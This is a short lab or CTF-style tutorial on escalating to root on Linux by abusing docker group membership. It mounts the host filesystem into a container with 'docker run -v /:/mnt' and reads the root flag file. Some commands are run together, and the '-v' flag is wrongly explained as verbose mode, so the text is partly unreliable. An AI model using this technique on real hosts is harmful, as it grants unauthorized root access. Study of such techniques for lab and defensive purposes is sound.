docker Privilege Escalation Linux
Docker is a set of the platform as service products that use OS-level virtualization to deliver software in packages called containers. Build, Share, and Run Any App, Anywhere. any Platform windows and Linux
Lab Setup Docker for Linux privilege escalation
Now our first step is installing docker our Linux system you see image file how to download docker
apt install docker.io -y
Next step is docker group add a normal user I am already creating a normal user hacker first you add a new user and usermod command to change group your user
sudo usermod -g docker hacker

After change user group reboot your system
And id command to check hacker user group name and username
id
And we see docker group is user hacker added
Privilege Escalation docker
I am run a command for pulling new image ubuntu
docker run ubuntu
After download new ubuntu image I mount target system main Linux file system/directory docker /mnt directory
docker run -it -v /:/mnt ubuntucd /mnt - -it ( interactive mode)
- -v (for verbose mode)
- /: (target main file system)
- /mnt (our docker image /mnt directory
- ubuntu (our image name)

After going /mnt directory we see targe file system and edit every file without root permission I am going root directory for our CTF flag file
cd /rootlscat root.txt
cpulimit privilege escalation here read more privilege escalation here